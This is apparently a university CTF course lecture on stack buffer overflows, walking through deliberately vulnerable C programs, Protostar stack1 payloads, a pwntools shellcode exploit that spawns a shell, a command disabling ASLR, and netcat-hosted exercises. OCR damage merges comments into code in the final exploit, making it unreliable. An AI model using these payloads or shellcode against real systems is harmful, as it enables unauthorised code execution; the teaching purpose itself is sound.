Week 2

PWN: Basic Buffer Overflow

September 12, 2021

Overview

Binaries, or executables, are machine code for a computer to execute. For the most part, the binaries that you will face in CTFs are Linux ELF files or the occasional windows executable. Binary Exploitation is a broad topic within Cyber Security which really comes down to finding a vulnerability in the program and exploiting it to gain control of a shell or modifying the program's functions.

Common topics addressed by Binary Exploitation or 'pwn' challenges include:

- Registers
- **The Stack**
- Calling Conventions
- Global Offset Table (GOT)
- **Buffers**
  - **Buffer Overflow**
- Return Oriented Programming (ROP)
- Binary Security
  - No eXecute (NX)
  - Address Space Layout Randomization (ASLR)
  - Stack Canaries
  - Relocation Read-Only (RELRO)
- The Heap
  - Heap Exploitation
- Format String Vulnerability

Buffers

A buffer is any allocated space in memory where data (often user input) can be stored. For example, in the following C program *name* would be considered a stack buffer:

Solution

```
#include <stdio.h>
int main() {
_ char name[64] = {0};
_ read(0, name, 63);
_ printf("Hello %s", name);
_ return 0;
}
```

Buffers

Buffers could also be global variables:

Solution

```
#include <stdio.h>
char name[64] = 0;
int main() {
_ read(0, name, 63);
_ printf("Hello %s", name);
_ return 0;
}
```

Buffers

Or dynamically allocated on the heap:

Solution

```
#include <stdio.h>
#include <stdlib.h>
int main() {
_ char *name = malloc(64);
_ memset(name, 0, 64);
_ read(0, name, 63);
_ printf("Hello %s", name);
_ return 0;
}
```

Buffers

Exploits

Given that buffers commonly hold user input, mistakes when writing to them could result in attacker controlled data being written outside of the buffer's space.

Introduction to Stack

A stack is an abstract data type frequently used in computer science. It has a property that the Last item placed will be the first to be removed from it (LIFO) . Several options are defined on the stack , the most important ones are *push* and *pop* . *push* add an element to the top of the stack , and *pop* removes elements from the top .

```
/* The address of memory which is pointed by the Stack Pointer ( sp ) is the top of the stack */

┌──────────────┐ <- sp
└──────────────┘

: push 0x10                              /* sp is incremented and the value is stored at that address */
┌──────────────┐
|     0x10     |
└──────────────┘ <- sp

: push 0x20

┌──────────────┐
|    0x10      |
├──────────────┤
|    0x20      |
└──────────────┘ <- sp

: pop var                                /* The value pointed by the sp is removed from the stack and sp is decremented */

┌──────────────┐
|     0x10     |
└──────────────┘ <- sp
```

Introduction to Stack

Modern computers are designed with the need of high-level languages in mind. The most important technique for structuring programs introduced by high-level languages is the function. From one point of view, a function call alters the flow of control just as a jump does, but unlike a jump, when finished performing its task, a function returns control to the statement or instruction following the call. This high-level abstraction is implemented with the help of the stack.

The stack is also used to allocate local variables , to pass parameters to the functions, and to store the information needed to return to caller function after the execution of the function gets over.

The stack pointer is a special register which will always point to the top of the stack , in x86-32 bit this register is called *esp* .The area allocated on the stack for a function is called it's stack frame . and the registers *ebp* and *esp* (in x86-32 bit system)are used to specify the boundaries of the stack frame . The *ebp* will point to the staring of the stack frame of the current function and the *esp* register will point to the bottom.

Buffer Overflow

A Buffer Overflow is a vulnerability in which data can be written which exceeds the allocated space, allowing an attacker to overwrite other data.

Stack buffer overflow

The simplest and most common buffer overflow is one where the buffer is on the stack. Let's look at an example.

Solution

```
#include <stdio.h>
int main() {
_ int secret = 0xdeadbeef;
_ char name[100] = {0};
_ read(0, name, 0x100);
_ if (secret == 0x1337) {
_ _ puts("Wow! Here's a secret.");
_ } else {
_ _ puts("I guess you're not cool enough to see my secret");
_ }
}
```

Buffer Overflow

There's a tiny mistake in this program which will allow us to see the secret. *name* is decimal 100 bytes, however we're reading in hex 100 bytes (=256 decimal bytes)! Let's see how we can use this to our advantage.

If the compiler chose to layout the stack like this:

```
        0xffff006c: 0xf7f7f7f7  // Saved EIP
        0xffff0068: 0xffff0100  // Saved EBP
        0xffff0064: 0xdeadbeef  // secret
...
        0xffff0004: 0x0
ESP ->  0xffff0000: 0x0         // name
```

Buffer Overflow

let's look at what happens when we read in 0x100 bytes of 'A's.

The first decimal 100 bytes are saved properly:

```
        0xffff006c: 0xf7f7f7f7  // Saved EIP
        0xffff0068: 0xffff0100  // Saved EBP
        0xffff0064: 0xdeadbeef  // secret
...
        0xffff0004: 0x41414141
ESP ->  0xffff0000: 0x41414141  // name
```

Buffer Overflow

However when the 101st byte is read in, we see an issue:

```
        0xffff006c: 0xf7f7f7f7  // Saved EIP
        0xffff0068: 0xffff0100  // Saved EBP
        0xffff0064: 0xdeadbe41  // secret
...
        0xffff0004: 0x41414141
ESP ->  0xffff0000: 0x41414141  // name
```

Buffer Overflow

The least significant byte of *secret* has been overwritten! If we follow the next 3 bytes to be read in, we'll see the entirety of *secret* is "clobbered" with our 'A's

```
       0xffff006c: 0xf7f7f7f7  // Saved EIP
       0xffff0068: 0xffff0100  // Saved EBP
       0xffff0064: 0x41414141  // secret
...
       0xffff0004: 0x41414141
ESP -> 0xffff0000: 0x41414141  // name
```

The remaining 152 bytes would continue clobbering values up the stack.

Buffer Overflow

Passing an impossible check

How can we use this to pass the seemingly impossible check in the original program? Well, if we carefully line up our input so that the bytes that overwrite *secret* happen to be the bytes that represent 0x1337 in little-endian, we'll see the secret message.

A small Python one-liner will work nicely: python -c "print 'A'*100 + '\x31\x13\x00\x00'"

This will fill the *name* buffer with 100 'A's, then overwrite *secret* with the 32-bit little-endian encoding of 0x1337.

Buffer Overflow

Going one step further

As discussed on the stack page, the instruction that the current function should jump to when it is done is also saved on the stack (denoted as "Saved EIP" in the above stack diagrams). If we can overwrite this, we can control where the program jumps after *main* finishes running, giving us the ability to control what the program does entirely.

Usually, the end objective in binary exploitation is to get a shell (often called "popping a shell") on the remote computer. The shell provides us with an easy way to run *anything* we want on the target computer.

Say there happens to be a nice function that does this defined somewhere else in the program that we normally can't get to:

Solution

```
void give_shell() {
_ system("/bin/sh");
}
```

Buffer Overflow

Well with our buffer overflow knowledge, now we can! All we have to do is overwrite the saved EIP on the stack to the address where $give_shell$ is. Then, when main returns, it will pop that address off of the stack and jump to it, running $give_shell$, and giving us our shell.

Assuming $give_shell$ is at 0x08048fd0, we could use something like this: python -c "print ’A’*108 + ’\xd0\x8f\x04\x08’"

We send 108 ’A’s to overwrite the 100 bytes that is allocated for *name*, the 4 bytes for *secret*, and the 4 bytes for the saved EBP. Then we simply send the little-endian form of $give_shell$’s address, and we would get a shell!

This idea is extended on in Return Oriented Programming.

Buffer Overflow

Overwrite values on stack

For example, we are given the following code in C language:

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
 volatile int modified;
 char buffer[64];

 if(argc == 1) {
  errx(1, "please specify an argument\n");
 }

 modified = 0;
 strcpy(buffer, argv[1]);

 if(modified == 0x61626364) {
  printf("you have correctly got the variable to the right value\n");
 } else {
  printf("Try again, you got 0x%08x\n", modified);
 }
}
```

Buffer Overflow

Breakdown

So this code :

creates a variable called “modified” and assigns a buffer of 64 chars to it.

Solution

volatile int modified;

char buffer[64];

Checks if we supplied an argument or not.

Solution

if(argc == 1) {

_ *errx(1, "please specify an argument\n");*

}

Buffer Overflow

Sets the value of the “modified” variable into 0 , then it copies whatever we give it ‘argv[1]‘ into the buffer of “modified”.

Solution

modified = 0;

strcpy(buffer, argv[1]);

Then it checks if the variable’s value is ‘0x61626364‘ or not

Solution

if(modified == 0x61626364) {

_ *printf("you have correctly got the variable to the right value\n");*

} else {

_ *printf("Try again, you got 0x%08x\n", modified);*


}

Buffer Overflow

Solution

So it’s similar to Stack0 except we need to set the value of the variable into a specific value which is ‘0x61626364‘ in this case. This is the hexadecimal value of “dcba” now keep in mind that when reading hex you read it from right to left not left to right. To slove this our input will be 64 chars then after that the value , let’s try it.


Let’s execute stack1




```
user@protostar:/opt/protostar/bin$ ./stack1
stack1: please specify an argument

user@protostar:/opt/protostar/bin$
```

Buffer Overflow

We get please specify an argument so let's enter anything.



```
user@protostar:/opt/protostar/bin$ ./stack1 0
Try again, you got 0x00000000
user@protostar:/opt/protostar/bin$
```




```
user@protostar:/opt/protostar/bin$ ./stack1 rick
Try again, you got 0x00000000
user@protostar:/opt/protostar/bin$
```

Buffer Overflow

We get try again you got 0x00000000 , Let's try to change that by exceeding the buffer and entering any char for example "b"

Solution

*./stack1 ‘python -c "print ('A' * 64 + 'b')"‘*




```
user@protostar:/opt/protostar/bin$ ./stack1 `python -c "print('A' * 64 + 'b')"`
Try again, you got 0x00000062
user@protostar:/opt/protostar/bin$ _
```

Buffer Overflow

And we see that the value changed to 0x00000062 which is the hex value of “b” so our exploit is working, Let’s apply that.

Solution

*./stack1 ‘python -c "print (’A’ * 64 + ’dcba’)"‘*



```
user@protostar:/opt/protostar/bin$ ./stack1 `python -c "print('A' * 64 + 'dcba')
"`
you have correctly got the variable to the right value
user@protostar:/opt/protostar/bin$ _
```


And we did it !

Buffer Overflow

But can we do it in another way ? instead of entering ASCII we can use the hex values and python will translate them.

Solution

*./stack1 ‘python -c "print(’A’ * 64 + ’\x64\x63\x62\x61’)"‘*



```
user@protostar:/opt/protostar/bin$ ./stack1 `python -c "print('A' * 64 + '\x64\x
63\x62\x61')"`
you have correctly got the variable to the right value
user@protostar:/opt/protostar/bin$ _
```

Shellcode

In real exploits, it's not particularly likely that you will have a 'win()' function lying around - shellcode is a way to run your **own** instructions, giving you the ability to run arbitrary commands on the system.

Shellcode is essentially **assembly instructions**, except we input them into the binary; once we input it, we overwrite the return pointer to hijack code execution and point at our own instructions!

I promise you can trust me but you should never *ever* run shellcode without knowing what it does. Pwntools is safe and has almost all the shellcode you will ever need.

The reason shellcode is successful is that https://en.wikipedia.org/wiki/Von_Neumann_architecture (the architecture used in most computers today) does not differentiate between **data** and **instructions** - it doesn't matter where or what you tell it to run, it will attempt to run it. Therefore, even though our input is data, the computer *doesn't know that* - and we can use that to our advantage.

https://firebasestorage.googleapis.com/v0/b/gitbook-28427.appspot.com/o/assets%2F-MEwBGnjPgf263kl5vWP%2F-MExsCT3Quk1cysuiZzS%2F-MExsSPp2uWydaCUW9Dh%2Fshellcode.zip?alt=media&token=8f373517-663b-4439-a179-73d6f97726c0

Shellcode

Disabling ASLR

ASLR is a security technique, and while it is not specifically designed to combat shellcode, it involves randomising certain aspects of memory (we will talk about it in much more detail later). This randomisation can make shellcode exploits like the one we're about to do more less reliable, so we'll be disabling it for now https://askubuntu.com/questions/318315/how-can-i-temporarily-disable-aslr-address-space-layout-randomization.

Solution

echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

Again, you should never run commands if you don't know what they do

Shellcode

Finding the Buffer in Memory

Let's debug 'vuln()' using 'radare2' and work out where in memory the buffer starts; this is where we want to point the return pointer to.

Solution

$ r2 -d -A vuln

[0xf7fd40b0]> s sym.unsafe ; pdf[...]; var int32_t var_134h ebp-0x134[...]

This value that gets printed out is a **local variable** - due to its size, it's fairly likely to be the buffer. Let's set a breakpoint just after 'gets()' and find the exact address.

Solution (0x08049172)

> dcOverflow me«Found me» <== This was my inputhit breakpoint at: 80491a8[0x080491a8]> px @ ebp - 0x134- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF0xffffcfb4 3c3c 466f 756e 6420 6d65 3e3e 00d1 fcf7 «Found me»....

[...]

It appears to be at '0xffffcfd4'; if we run the binary multiple times, it should remain where it is (if it doesn't, make sure ASLR is disabled!).

Shellcode

Finding the Padding

Now we need to calculate the padding until the return pointer. We'll use the De Bruijn sequence as explained in the previous blog post.

Solution

$ ragg2 -P 400 -r<copy this>

$ r2 -d -A vuln[0xf7fd40b0]> dcOverflow me«paste here»[0x73424172]> wopO ‘dr eip‘312

The padding is 312 bytes.

Shellcode

Putting it all together

In order for the shellcode to be correct, we're going to set ‘context.binary‘ to our binary; this grabs stuff like the arch, OS and bits and enables pwntools to provide us with working shellcode.

Solution

```
from pwn import *
context.binary = ELF('./vuln')
p = process()
```

Shellcode

We can use just ‘process()‘ because once ‘context.binary‘ is set it is assumed to use that process

Now we can use pwntools’ awesome shellcode functionality to make it *incredibly* simple.

Solution

```
payload = asm(shellcraft.sh()) # The shellcode
payload = payload.ljust(312, b'A') # Padding
payload += p32(0xffffcfb4) # Address of the Shellcode
```

Shellcode


Yup, that's it. Now let's send it off and use ‘p.interactive()‘, which enables us to communicate to the shell.

Solution

```
log.info(p.clean())
p.sendline(payload)
p.interactive()
```

Shellcode

If you're getting an 'EOFError', print out the shellcode and try to find it in memory - the stack address may be wrong



```
$ python3 exploit.py
[*] 'vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
[+] Starting local process 'vuln': pid 3606
[*] Overflow me
[*] Switching to interactive mode
$ whoami
ironstone
$ ls
exploit.py  source.c  vuln
```

And it works! Awesome.

Shellcode

Final Exploit

```
from pwn import *
context.binary = ELF('./vuln')
p = process()
payload = asm(shellcraft.sh())
# The shellcodepayload = payload.ljust(312, b'A')
# Paddingpayload += p32(0xffffcfb4)
# Address of the Shellcode
log.info(p.clean())
p.sendline(payload)
p.interactive()
```

Find Shellcode Online

There are some online resources for shellcode. Sometimes the program runs input check that some characters are filtered. Using online database or pwntool's shellcode generator are both fine.

Shellcode database: http://shell-storm.org/shellcode/

According to the different CPU architecture and operating system, you may need different shellcode.

Exercise

(5 pt) Smash the stack

After three days of staying up to finish deadline, you feel extremely tired. Wanna to buy some coffee, you step out room and walking to the store. Tired, exhausted, and thinking about the difficult challenge, without seeing the truck that rushing directly to you...

When light appears, a goddess whos so beautiful standing in front of you, said, "Now, you are selected to re-born in the fantasy world."

"Help us to fight dragon the world destroyer, and save this world plz!" Said the goddess. "You have **ONE** chance to make a vow, and I'll make it true."

"By the way, if you put something that I can't handle, I'll give you a 'flag'!"

'nc ali.infury.org 10001'

[goddess](https://wiki.compass.college/CS315/file/chall2-1)

[goddess.c](file/chall2-1.c)

Hack the goddess and find flag. Flag format: 'flag{***}'

Exercise

(5 pt) Check and overlap

Because of the goddess got stuck when processing, so you finally didn't get any special power. After fighting for days, you reach the "end castle" and ready to terminate "dragon the destroyer" by yourself.

"You, a mere human. How dare you to challenge me!" Said the dragon, who has indestructible scale and powerful skin that resists to all magic.

"Only using the ancient legendary weapons that you can hurt me. However, those powers are **unreachable** and you **can't assign value to them**."

"Now, what's your last word?"

'nc ali.infury.org 10002'

[dragon](https://wiki.compass.college/CS315/file/chall2-2)

[dragon.c](file/chall2-2.c)

Fight the dragon and find flag. Flag format: 'flag{***}'

Exercise

(BONUS 5 pt) Perfectly secure from shellcode

The dragon fell down into dust. You become the hero of the fantasy world. However, you still want to return home.

"Only the God can leave this world." Said the wiser, "that dragon is the most powerful creature and the most close to the God. Maybe... Only maybe... There is only one way."

"Grab the dragon's egg, use it to caste the most powerful wish magic. You have a chance to say something to the world tree."

"However, you may only use characters **no smaller than 32, no larger than 126** in ASCII order. May the bless be with you!"

The end of journey is arriving.

You are filled with determination.

'nc ali.infury.org 10003'

[world](https://wiki.compass.college/CS315/file/chall2-3)

[world.c](file/chall2-3.c)

Become the God and find the flag. Flag format: 'flag{***}'

This challenge is a little hard. The winner will get a badge for solving this.